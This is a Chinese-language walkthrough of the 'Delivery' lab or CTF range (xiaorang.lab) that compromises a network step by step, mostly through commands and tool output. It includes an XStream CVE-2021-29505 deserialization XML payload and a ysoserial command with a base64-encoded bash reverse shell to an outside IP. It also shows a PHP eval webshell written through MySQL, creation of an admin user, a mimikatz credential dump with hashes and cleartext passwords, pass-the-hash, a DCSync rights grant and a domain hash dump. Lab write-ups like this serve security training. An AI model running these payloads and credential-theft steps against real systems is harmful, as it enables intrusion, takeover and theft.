Delivery
信息收集
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
| start infoscan
39.99.243.24:21 open
39.99.243.24:80 open
39.99.243.24:22 open
39.99.243.24:8080 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://39.99.243.24 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[+] ftp 39.99.243.24:21:anonymous
[->]1.txt
[->]pom.xml
[*] WebTitle http://39.99.243.24:8080 code:200 len:3655 title:公司发货单
|

ftp能匿名登入,看看这个pom.xml,这个1.txt没东西
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
| <?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
<modelVersion>4.0.0</modelVersion>
<parent>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-parent</artifactId>
<version>2.7.2</version>
<relativePath/> <!-- lookup parent from repository -->
</parent>
<groupId>com.example</groupId>
<artifactId>ezjava</artifactId>
<version>0.0.1-SNAPSHOT</version>
<name>ezjava</name>
<description>ezjava</description>
<properties>
<java.version>1.8</java.version>
</properties>
<dependencies>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-thymeleaf</artifactId>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-web</artifactId>
</dependency>
<dependency>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-test</artifactId>
<scope>test</scope>
</dependency>
<dependency>
<groupId>com.thoughtworks.xstream</groupId>
<artifactId>xstream</artifactId>
<version>1.4.16</version>
</dependency>
<dependency>
<groupId>commons-collections</groupId>
<artifactId>commons-collections</artifactId>
<version>3.2.1</version>
</dependency>
</dependencies>
<build>
<plugins>
<plugin>
<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-maven-plugin</artifactId>
</plugin>
</plugins>
</build>
</project>
|
有xstream依赖和CC3.2.1依赖,搜这个版本的xstream能搜到CVE-2021-29505可以rce:vulhub/xstream/CVE-2021-29505/README.zh-cn.md at master · vulhub/vulhub · GitHub
简单看一下poc就知道是jndi了而且还是rmi的,然后这个8080端口还是上传xml的服务,直接打
1
| java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections6 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjAuMjYuMTI0LjIyMC8yMzMzIDA+JjE=}|{base64,-d}|{bash,-i}"
|
然后post发xml
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
| <java.util.PriorityQueue serialization='custom'>
<unserializable-parents/>
<java.util.PriorityQueue>
<default>
<size>2</size>
</default>
<int>3</int>
<javax.naming.ldap.Rdn_-RdnEntry>
<type>12345</type>
<value class='com.sun.org.apache.xpath.internal.objects.XString'>
<m__obj class='string'>com.sun.xml.internal.ws.api.message.Packet@2002fc1d Content</m__obj>
</value>
</javax.naming.ldap.Rdn_-RdnEntry>
<javax.naming.ldap.Rdn_-RdnEntry>
<type>12345</type>
<value class='com.sun.xml.internal.ws.api.message.Packet' serialization='custom'>
<message class='com.sun.xml.internal.ws.message.saaj.SAAJMessage'>
<parsedMessage>true</parsedMessage>
<soapVersion>SOAP_11</soapVersion>
<bodyParts/>
<sm class='com.sun.xml.internal.messaging.saaj.soap.ver1_1.Message1_1Impl'>
<attachmentsInitialized>false</attachmentsInitialized>
<nullIter class='com.sun.org.apache.xml.internal.security.keys.storage.implementations.KeyStoreResolver$KeyStoreIterator'>
<aliases class='com.sun.jndi.toolkit.dir.LazySearchEnumerationImpl'>
<candidates class='com.sun.jndi.rmi.registry.BindingEnumeration'>
<names>
<string>aa</string>
<string>aa</string>
</names>
<ctx>
<environment/>
<registry class='sun.rmi.registry.RegistryImpl_Stub' serialization='custom'>
<java.rmi.server.RemoteObject>
<string>UnicastRef</string>
<string>VPSIP</string>
<int>1099</int>
<long>0</long>
<int>0</int>
<long>0</long>
<short>0</short>
<boolean>false</boolean>
</java.rmi.server.RemoteObject>
</registry>
<host>VPSIP</host>
<port>1099</port>
</ctx>
</candidates>
</aliases>
</nullIter>
</sm>
</message>
</value>
</javax.naming.ldap.Rdn_-RdnEntry>
</java.util.PriorityQueue>
</java.util.PriorityQueue>
|
内网扫描
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
| start infoscan
(icmp) Target 172.22.13.14 is alive
(icmp) Target 172.22.13.6 is alive
(icmp) Target 172.22.13.28 is alive
(icmp) Target 172.22.13.57 is alive
[*] Icmp alive hosts len is: 4
172.22.13.14:21 open
172.22.13.14:8080 open
172.22.13.28:8000 open
172.22.13.28:3306 open
172.22.13.28:445 open
172.22.13.6:445 open
172.22.13.14:22 open
172.22.13.6:88 open
172.22.13.28:139 open
172.22.13.6:139 open
172.22.13.28:135 open
172.22.13.6:135 open
172.22.13.57:80 open
172.22.13.28:80 open
172.22.13.14:80 open
172.22.13.57:22 open
[*] alive ports len is: 16
start vulscan
[*] NetInfo
[*]172.22.13.28
[->]WIN-HAUWOLAO
[->]172.22.13.28
[*] WebTitle http://172.22.13.28 code:200 len:2525 title:欢迎登录OA办公平台
[*] WebTitle http://172.22.13.14 code:200 len:10918 title:Apache2 Ubuntu Default Page: It works
[*] WebTitle http://172.22.13.57 code:200 len:4833 title:Welcome to CentOS
[*] NetBios 172.22.13.6 [+] DC:XIAORANG\WIN-DC
[*] NetInfo
[*]172.22.13.6
[->]WIN-DC
[->]172.22.13.6
[*] NetBios 172.22.13.28 WIN-HAUWOLAO.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle http://172.22.13.14:8080 code:200 len:3655 title:公司发货单
[+] ftp 172.22.13.14:21:anonymous
[->]1.txt
[->]pom.xml
[*] WebTitle http://172.22.13.28:8000 code:200 len:170 title:Nothing Here.
[+] mysql 172.22.13.28:3306:root 123456
|
整理一下信息
1
2
3
4
| 172.22.13.14(本机)
172.22.13.6(DC)
172.22.13.28(WIN-HAUWOLAO.xiaorang.lab) mysql弱口令 Windows Server 2016
172.22.13.57(CentOS)
|
肯定先看这个mysql弱口令,proxifier起代理连接navicat
1
| show variables like "secure_file_priv";
|

这个是空的所以能写马,查看日志发现是phpstudy起的服务,一般连上去就是system权限,不用udf提权了
1
| show variables like "%general%"
|

1
| select "<?php eval($_POST[1]);?>" into outfile "C:/phpstudy_pro/WWW/1.php";
|

蚁剑起代理连接一下拿到flag

接下来就可以添加用户rdp上去
1
2
| net user test qwer1234! /add
net localgroup administrators test /add
|
依旧猕猴桃抓hash
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
| mimikatz # "sekurlsa::logonpasswords"
Authentication Id : 0 ; 12711393 (00000000:00c1f5e1)
Session : RemoteInteractive from 2
User Name : test
Domain : WIN-HAUWOLAO
Logon Server : WIN-HAUWOLAO
Logon Time : 2026/8/26 22:10:50
SID : S-1-5-21-2057596273-973658165-3030246172-1000
msv :
[00000003] Primary
* Username : test
* Domain : WIN-HAUWOLAO
* NTLM : 6912928308e3cda903e6d75bd6091a20
* SHA1 : 4687d6f9b23b55f21825bc5157fe2cbe707c07de
tspkg :
wdigest :
* Username : test
* Domain : WIN-HAUWOLAO
* Password : (null)
kerberos :
* Username : test
* Domain : WIN-HAUWOLAO
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 12672052 (00000000:00c15c34)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 2026/8/26 22:10:50
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : 5d827f11e09c7845e4c82c200490102d
* SHA1 : 34c936f66922425a48f513641a5a097a88b77570
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN-HAUWOLAO$
* Domain : xiaorang.lab
* Password : b0 a8 e2 75 ea 7c 73 61 61 f4 9d 0c 5f 20 16 ab 29 7e bd 29 67 53 d7 68 57 2d a1 c1 a9 d0 3a 18 1c 4d 68 ff 3c 08 f6 8b f1 b3 89 3c 14 a0 94 fb 90 6c ee 78 98 ee b8 b1 c4 e6 d7 56 7f 4f 25 8e dd eb 48 5d 16 e4 ec 89 0b 21 c3 d6 27 fa 79 15 f7 a7 f0 43 cb 8b 90 63 29 22 52 bd 24 48 d7 2a 56 c7 5f 81 eb 31 70 11 41 90 e2 01 6e 1b 57 a2 b8 17 72 da d0 fc 7d 90 4f 46 fb 21 e6 b5 98 1d 92 08 56 5b 8b 42 ba 4a 12 e7 68 af fc fb 1f 6b d3 5f e8 f3 7d 56 31 23 7a c4 ee 6c 9d 88 12 fd 8e 19 85 05 fb 11 7b 51 6b 6a 3c f1 a7 c2 be ef 42 22 31 e9 e6 c5 41 70 c9 aa 96 e1 15 3b 89 79 ca fd 2b 85 fd af de cf 73 1f 4a f6 0a b6 6d e3 9f bf a5 f8 ce d4 8e d2 ad 9b 05 77 c8 79 b1 d0 12 42 ad 35 21 31 12 14 44 62 2b 3c 9d 8c 00 dc
ssp :
credman :
Authentication Id : 0 ; 86558 (00000000:0001521e)
Session : Service from 0
User Name : chenglei
Domain : XIAORANG
Logon Server : WIN-DC
Logon Time : 2026/8/26 20:42:14
SID : S-1-5-21-3269458654-3569381900-10559451-1105
msv :
[00000003] Primary
* Username : chenglei
* Domain : XIAORANG
* NTLM : 0c00801c30594a1b8eaa889d237c5382
* SHA1 : e8848f8a454e08957ec9814b9709129b7101fad7
* DPAPI : 89b179dc738db098372c365602b7b0f4
tspkg :
wdigest :
* Username : chenglei
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : chenglei
* Domain : XIAORANG.LAB
* Password : Xt61f3LBhg1
ssp :
credman :
Authentication Id : 0 ; 52989 (00000000:0000cefd)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2026/8/26 20:42:12
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : b5cd3591a58e1169186bcdbfd4b6322d
* SHA1 : 226ee6b5e527e5903988f08993a2456e3297ee1f
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN-HAUWOLAO$
* Domain : xiaorang.lab
* Password : `k+hcEDFvtzoObj=>DvzxiNqwyEn;Eu-\zFVAh>.G0u%BqQ21FskHtJlW4)3is3V;7Iu)3B00kd1##IB'LLG6wSx6TR%m;`Nfr;;Hf8O'Szfl0Z=w+^,>0jR
ssp :
credman :
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN-HAUWOLAO$
Domain : XIAORANG
Logon Server : (null)
Logon Time : 2026/8/26 20:42:12
SID : S-1-5-20
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : 5d827f11e09c7845e4c82c200490102d
* SHA1 : 34c936f66922425a48f513641a5a097a88b77570
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : win-hauwolao$
* Domain : XIAORANG.LAB
* Password : b0 a8 e2 75 ea 7c 73 61 61 f4 9d 0c 5f 20 16 ab 29 7e bd 29 67 53 d7 68 57 2d a1 c1 a9 d0 3a 18 1c 4d 68 ff 3c 08 f6 8b f1 b3 89 3c 14 a0 94 fb 90 6c ee 78 98 ee b8 b1 c4 e6 d7 56 7f 4f 25 8e dd eb 48 5d 16 e4 ec 89 0b 21 c3 d6 27 fa 79 15 f7 a7 f0 43 cb 8b 90 63 29 22 52 bd 24 48 d7 2a 56 c7 5f 81 eb 31 70 11 41 90 e2 01 6e 1b 57 a2 b8 17 72 da d0 fc 7d 90 4f 46 fb 21 e6 b5 98 1d 92 08 56 5b 8b 42 ba 4a 12 e7 68 af fc fb 1f 6b d3 5f e8 f3 7d 56 31 23 7a c4 ee 6c 9d 88 12 fd 8e 19 85 05 fb 11 7b 51 6b 6a 3c f1 a7 c2 be ef 42 22 31 e9 e6 c5 41 70 c9 aa 96 e1 15 3b 89 79 ca fd 2b 85 fd af de cf 73 1f 4a f6 0a b6 6d e3 9f bf a5 f8 ce d4 8e d2 ad 9b 05 77 c8 79 b1 d0 12 42 ad 35 21 31 12 14 44 62 2b 3c 9d 8c 00 dc
ssp :
credman :
Authentication Id : 0 ; 23836 (00000000:00005d1c)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 2026/8/26 20:42:11
SID :
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : 5d827f11e09c7845e4c82c200490102d
* SHA1 : 34c936f66922425a48f513641a5a097a88b77570
tspkg :
wdigest :
kerberos :
ssp :
credman :
Authentication Id : 0 ; 12711422 (00000000:00c1f5fe)
Session : RemoteInteractive from 2
User Name : test
Domain : WIN-HAUWOLAO
Logon Server : WIN-HAUWOLAO
Logon Time : 2026/8/26 22:10:50
SID : S-1-5-21-2057596273-973658165-3030246172-1000
msv :
[00000003] Primary
* Username : test
* Domain : WIN-HAUWOLAO
* NTLM : 6912928308e3cda903e6d75bd6091a20
* SHA1 : 4687d6f9b23b55f21825bc5157fe2cbe707c07de
tspkg :
wdigest :
* Username : test
* Domain : WIN-HAUWOLAO
* Password : (null)
kerberos :
* Username : test
* Domain : WIN-HAUWOLAO
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 12672029 (00000000:00c15c1d)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 2026/8/26 22:10:50
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : 5d827f11e09c7845e4c82c200490102d
* SHA1 : 34c936f66922425a48f513641a5a097a88b77570
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN-HAUWOLAO$
* Domain : xiaorang.lab
* Password : b0 a8 e2 75 ea 7c 73 61 61 f4 9d 0c 5f 20 16 ab 29 7e bd 29 67 53 d7 68 57 2d a1 c1 a9 d0 3a 18 1c 4d 68 ff 3c 08 f6 8b f1 b3 89 3c 14 a0 94 fb 90 6c ee 78 98 ee b8 b1 c4 e6 d7 56 7f 4f 25 8e dd eb 48 5d 16 e4 ec 89 0b 21 c3 d6 27 fa 79 15 f7 a7 f0 43 cb 8b 90 63 29 22 52 bd 24 48 d7 2a 56 c7 5f 81 eb 31 70 11 41 90 e2 01 6e 1b 57 a2 b8 17 72 da d0 fc 7d 90 4f 46 fb 21 e6 b5 98 1d 92 08 56 5b 8b 42 ba 4a 12 e7 68 af fc fb 1f 6b d3 5f e8 f3 7d 56 31 23 7a c4 ee 6c 9d 88 12 fd 8e 19 85 05 fb 11 7b 51 6b 6a 3c f1 a7 c2 be ef 42 22 31 e9 e6 c5 41 70 c9 aa 96 e1 15 3b 89 79 ca fd 2b 85 fd af de cf 73 1f 4a f6 0a b6 6d e3 9f bf a5 f8 ce d4 8e d2 ad 9b 05 77 c8 79 b1 d0 12 42 ad 35 21 31 12 14 44 62 2b 3c 9d 8c 00 dc
ssp :
credman :
Authentication Id : 0 ; 86557 (00000000:0001521d)
Session : Service from 0
User Name : chenglei
Domain : XIAORANG
Logon Server : WIN-DC
Logon Time : 2026/8/26 20:42:14
SID : S-1-5-21-3269458654-3569381900-10559451-1105
msv :
[00000003] Primary
* Username : chenglei
* Domain : XIAORANG
* NTLM : 0c00801c30594a1b8eaa889d237c5382
* SHA1 : e8848f8a454e08957ec9814b9709129b7101fad7
* DPAPI : 89b179dc738db098372c365602b7b0f4
tspkg :
wdigest :
* Username : chenglei
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : chenglei
* Domain : XIAORANG.LAB
* Password : Xt61f3LBhg1
ssp :
credman :
Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 2026/8/26 20:42:12
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain : (null)
* Password : (null)
ssp :
credman :
Authentication Id : 0 ; 52966 (00000000:0000cee6)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2026/8/26 20:42:12
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* NTLM : 5d827f11e09c7845e4c82c200490102d
* SHA1 : 34c936f66922425a48f513641a5a097a88b77570
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN-HAUWOLAO$
* Domain : xiaorang.lab
* Password : b0 a8 e2 75 ea 7c 73 61 61 f4 9d 0c 5f 20 16 ab 29 7e bd 29 67 53 d7 68 57 2d a1 c1 a9 d0 3a 18 1c 4d 68 ff 3c 08 f6 8b f1 b3 89 3c 14 a0 94 fb 90 6c ee 78 98 ee b8 b1 c4 e6 d7 56 7f 4f 25 8e dd eb 48 5d 16 e4 ec 89 0b 21 c3 d6 27 fa 79 15 f7 a7 f0 43 cb 8b 90 63 29 22 52 bd 24 48 d7 2a 56 c7 5f 81 eb 31 70 11 41 90 e2 01 6e 1b 57 a2 b8 17 72 da d0 fc 7d 90 4f 46 fb 21 e6 b5 98 1d 92 08 56 5b 8b 42 ba 4a 12 e7 68 af fc fb 1f 6b d3 5f e8 f3 7d 56 31 23 7a c4 ee 6c 9d 88 12 fd 8e 19 85 05 fb 11 7b 51 6b 6a 3c f1 a7 c2 be ef 42 22 31 e9 e6 c5 41 70 c9 aa 96 e1 15 3b 89 79 ca fd 2b 85 fd af de cf 73 1f 4a f6 0a b6 6d e3 9f bf a5 f8 ce d4 8e d2 ad 9b 05 77 c8 79 b1 d0 12 42 ad 35 21 31 12 14 44 62 2b 3c 9d 8c 00 dc
ssp :
credman :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WIN-HAUWOLAO$
Domain : XIAORANG
Logon Server : (null)
Logon Time : 2026/8/26 20:42:11
SID : S-1-5-18
msv :
tspkg :
wdigest :
* Username : WIN-HAUWOLAO$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : win-hauwolao$
* Domain : XIAORANG.LAB
* Password : (null)
ssp :
credman :
|
发现机器账户WIN-HAUWOLAO$的哈希是5d827f11e09c7845e4c82c200490102d,可以在猕猴桃里面pth拿到system,但是我寻思这玩意本身就可以管理员启动,无所谓的
1
| sekurlsa::pth /user:WIN-HAUWOLAO$ /domain:XIAORANG.LAB /ntlm:5d827f11e09c7845e4c82c200490102d
|
其实这里还发现一个chenlei的用户,这里很奇怪的是蚁剑能执行命令,而rdp上去的不行

意味着这个用户拥有WriteDACL权限,我们可以给chenglei账号添加DCSync权限,或者RBCD权限
添加DCsync权限:
1
| proxychains4 python dacledit.py xiaorang.lab/chenglei -hashes :0c00801c30594a1b8eaa889d237c5382 -action write -rights DCSync -principal chenglei -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22.13.6
|

然后dump哈希
1
| proxychains4 impacket-secretsdump xiaorang.lab/chenglei@172.22.13.6 -hashes :0c00801c30594a1b8eaa889d237c5382 -just-dc-ntlm
|
